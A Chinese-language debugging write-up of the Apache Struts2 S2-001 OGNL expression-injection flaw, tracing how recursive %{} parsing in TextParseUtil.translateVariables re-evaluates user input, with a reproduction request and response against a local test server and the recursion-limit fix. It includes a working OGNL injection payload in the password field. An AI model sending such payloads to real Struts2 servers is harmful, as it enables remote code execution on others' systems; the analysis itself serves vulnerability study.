前置知识

Struts2是一个基于MVC设计模式的Web应用框架，它本质上相当于一个servlet，在MVC设计模式中，Struts2作为控制器(Controller)来建立模型与视图的数据交互。 Struts 2是Struts的下一代产品，是在struts 1和WebWork的技术基础上进行了合并的全新的Struts 2框架。

1.OGNL（Object Graph Navigation Language）对象导航图语言

Struts2框架使用OGNL作为默认的表达式语言，OGNL（Object Graph Navigation Language），是一种表达式语言，目的是为了在不能写Java代码的地方执行java代码；主要作用是用来存数据和取数据的。

2.关于Xwork、ActionContext、OgnlValueStack相关知识可以参考链接：https://milkfr.github.io/java/2019/02/04/java-struts2-4/

版本影响

```
2.0.1 ~ 2.0.8
```

漏洞原理

处理登陆问题上，验证失败返回原界面，在处理回显时，框架解析JSP页面标签时会对用户输入的Value值获取，在获取对应的Value值中递归解析 `%{、}` 造成了二次解析，最终触发表达式注入漏洞，执行任意代码。

程序入口


struts 2.0.8中Web.xml配置 `org.apache.struts2.dispatcher.FilterDispatcher` 为程序入口点，执行doFilter方法.在其中较关键创建OgnlValueStack，并添加相应的数据.

OgnlValueStack创建和数据载入

在Ognl解析表达式中存在关键的三要素 `expr、root、Context` ，在expr为可解析的表达式需要符合相关语法。接着需要关注root、Context如何载入到对象中。根据框架的分析可知Struts2中利用OgnlValueStack存储数据栈，而在创建之后将相关参数插入进root与Context.

跟进程序入口点 `FilterDispatcher.doFilter->this.dispatcher.serviceAction(....)` 中会先调用 `this.createContextMap`


`Dispatcher.createContextMap` 会获取当前请求的参数并以 `Map` 形式保存，最后载入 `extracontext` 中.




接着会获取当前访问的命名空间、文件名、方法名

在初始化 `ActionProxy` 时会创建一个 `OgnlValueStack` 实例(`DefaultActionInvocation.createContextMap()`)

接着会将extraContext通过putAll存放进stack.Context中.



调用push将当前访问生成的实例化Action存入stack.root中.但是这时生成的Action并没有设置上 `username` 与 `password`




ParametersInterceptor载入参数

> ParametersInterceptor拦截器又继承自MethodFilterInterceptor，其主要功能是把ActionContext中的请求参数设置到ValueStack中，如果栈顶是当前Action则把请求参数设置到了Action中，如果栈顶是一个model(Action实现了ModelDriven接口)则把参数设置到了model中。

跟进代码看下究竟

`ParametersInterceptor.doIntercept` 会从ActionContext上下文中取出 `parameters`

跟进 ParametersInterceptor.setParameters 一路跟进在 OgnlRuntime.setMethodValue 中根菌propertyName获取该属性的set方法.接着执行 OgnlRuntime.callAppropriateMethod 反射执行 setPassword 方法



执行Action

在一系列拦截器执行完毕后，调用DefaulActionInvocation.invokeActionOnly()执行Action操作.继续跟进 DefaulActionInvocation.invokeAction 会先获取需要执行该Action实例的方法，该方法在创建ActionProxy获取，没有制定方法时，会默认调用 execute 方法，接着会反射执行 LoginAction.execute()

```
379    protected String invokeAction(Object action, ActionConfig actionConfig) throws Exception {  action: LoginAction@3418  ac
380        String methodName = proxy.getMethod();  methodName: "execute"
381
382        if (LOG.isDebugEnabled()) {
383            LOG.debug("Executing action method = " + actionConfig.getMethodName());  actionConfig: "{ActionConfig Action.Log
384        }
385
386        String timerKey = "invokeAction: "+proxy.getActionName();  timerKey: "invokeAction: login"  proxy: StrutsActionProxy
387        try {
388            UtilTimerStack.push(timerKey);  timerKey: "invokeAction: login"
389
390            Method method;  method: "public java.lang.String Action.LoginAction.execute() throws java.lang.Exception"
391            try {
392                method = getAction().getClass().getMethod(methodName, new Class[0]);
393            } catch (NoSuchMethodException e) {
394                // hmm -- OK, try doXxx instead
395                try {
396                    String altMethodName = "do" + methodName.substring(0, 1).toUpperCase() + methodName.substring(1);  metho
397                    method = getAction().getClass().getMethod(altMethodName, new Class[0]);
398                } catch (NoSuchMethodException e1) {
399                    // throw the original one
400                    throw e;
401                }
402            }
403
404            Object methodResult = method.invoke(action, new Object[0]);  method: "public java.lang.String Action.LoginAction
405            if (methodResult instanceof Result) {
406                this.result = (Result) methodResult;
```

Result处理

当执行execute返回"error"作为ResultCode返回，(可以看作账号验证失败仍然停留在登陆界面)，执行StrutsResultSupport.doExcute()后框架将会开始处理页面回显，而其中会调用中间件tomcat调度器ApplicationDispatcher由于访问jsp文件，会调用 `JspServlet` 处理请求。接着Struts2会利用doStartTag、doEndTag解析标签.

通过向页面请求

```
username=1&password=%25{%40java.lang.System%40getProperty("user.dir")}
```

进入doEndTag解析标签

```
<s:textfield name="password" label="password" />
```

进入UIBean解析公共标签，满足IF语句后会对password拼接 `%{` 字符串为 `%{password}` .

```
293         if (this.parameters.containsKey("value")) {
294             this.parameters.put("nameValue", this.parameters.get("value"));
295         } else if (this.evaluateNameValue()) {
296             Class valueClazz = this.getValueClassType();  valueClazz: "class java.lang.String"
297             if (valueClazz != null) {
298                 if (this.value != null) {
299                     this.addParameter("nameValue", this.findValue(this.value, valueClazz));  value: null
300                 } else if (name != null) {
301                     String expr = name;  expr: "%{password}"
302                     if (this.altSyntax()) {
303                         expr = "%{" + name + "}";  name: "password"
304                     }
305 
306                     this.addParameter("nameValue", this.findValue(expr, valueClazz));  expr: "%{password}"  valueClazz: "
307                 }
308             } else if (this.value != null) {
```


之后会进入 TextParseUtil.translateVariables 递归判断当前返回字符串是否含有 %{} 字符串,满足的话会剔除掉 %{} ，执行findValue方法，从当前值栈中找到 password 获得对应的值 %{@java.lang.System@getProperty("user.dir")}

```
228     public Object findValue(String expr, Class asType) {  expr: "password"  asType: "class java.lang.String"
229         try {
230             if (expr == null) {
231                 return null;
232             }
233 
234             if ((overrides != null) && overrides.containsKey(expr)) {
235                 expr = (String) overrides.get(expr);  overrides: null
236             }
237 
238             Object value = OgnlUtil.getValue(expr, context, root, asType);  value: "%{@java.lang.System@getProperty("user.dir")}"  expr: "passwo
239             if (value != null = true) {  value: "%{@java.lang.System@getProperty("user.dir")}"
240                 return value;
241             } else {
```

由于 TextParseUtil.translateVariables 的递归判断，会再一次执行获得的值 %{@java.lang.System@getProperty("user.dir")} 造成二次解析，最后将结果保存值 parameters.nameValue .在解析模版时会获取 parameters.nameValue 值，将执行代码的结果输出到浏览器上.

```
<input type="text"<#rt/>
 name="${parameters.name?default("")?html}"<#rt/>
<#if parameters.get("size")?exists>
 size="${parameters.get("size")?html}"<#rt/>
</#if>
<#if parameters.maxlength?exists>
 maxlength="${parameters.maxlength?html}"<#rt/>
</#if>
<#if parameters.nameValue?exists>
 value="<@s.property value="parameters.nameValue"/>"<#rt/>
</#if>
<#if parameters.disabled?default(false)>
 disabled="disabled"<#rt/>
</#if>
<#if parameters.readonly?default(false)>
 readonly="readonly"<#rt/>
</#if>
<#if parameters.tabindex?exists>
 tabindex="${parameters.tabindex?html}"<#rt/>
</#if>
<#if parameters.id?exists>
 id="${parameters.id?html}"<#rt/>
</#if>
<#if parameters.cssClass?exists>
```

漏洞复现



Raw Params Headers Hex

```
POST /struts2_1_war_exploded/login.action HTTP/1.1
Host: localhost:8085
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:83.0)
Gecko/20100101 Firefox/83.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Origin: http://localhost:8085
DNT: 1
Connection: close
Referer: http://localhost:8085/struts2_1_war_exploded/index.jsp
Cookie: JSESSIONID=53051E893A07BAC4EC1FD7B3CC64B99E
Upgrade-Insecure-Requests: 1

username=1&password=%25{%40java.lang.System%40getProperty("user.dir")}
```

Raw Headers Hex HTML Render

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=99ED432736C3B11CE80480EDDA7251D7;
Path=/struts2_1_war_exploded; HttpOnly
Content-Type: text/html;charset=UTF-8
Date: Thu, 10 Dec 2020 12:02:06 GMT
Connection: close
Content-Length: 1129



<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <title>S2-001</title>
</head>
<body>
<h2>S2-001 Demo</h2>
<p>link: <a href="https://cwiki.apache.org/confluence/display/WW/S2-001
">https://cwiki.apache.org/confluence/display/WW/S2-001</a></p>

<form id="login" name="login" onsubmit="return true;" action="
/struts2_1_war_exploded/login.action" method="post">
<table class="wwFormTable">
    <tr>
    <td class="tdLabel"><label for="login_username" class="label">
username:</label></td>
    <td
><input type="text" name="username" value="1" id="login_username"/>
</td>
</tr>

    <tr>
    <td class="tdLabel"><label for="login_password" class="label">
password:</label></td>
    <td
><input type="text" name="password" value="
                                    sturts2_pro/apache-tomcat-8.5.60/bin"
id "login_password"/>
</td>
</tr>

    <tr>
    <td colspan="2"><div align="right"><input type="submit" id="login_0
" value="Submit"/>
</div></td>
</tr>
```

修复

`TextParseUtil.translateVariables` 限制递归，仅解析一次表达式

```
int loopCount = 1;
int pos = 0;
    ....
    ....
if(loopCount > maxLoopCount){

  break;
}
```

总结

其实这是第二遍分析s2-001漏洞，在调试一遍学到很多，主要从框架出发来看待这个问题.

1.ThreadLocal设计模式，保证线程安全，使得每次拿到的ActionContext不受影响.

2.二次解析漏洞挖掘思路，分析至此，究其原因在于递归调用，最后在调用stack.findValue时会解析表达式.(或许写个全局搜findValue有惊喜呢)

3.过一遍文档和框架的生命周期在搭环境和理解代码也会有帮助.

该篇文章没有对Ognl如何解析表达式进一步分析，感觉有点麻烦，后续单独切一个知识点来学习.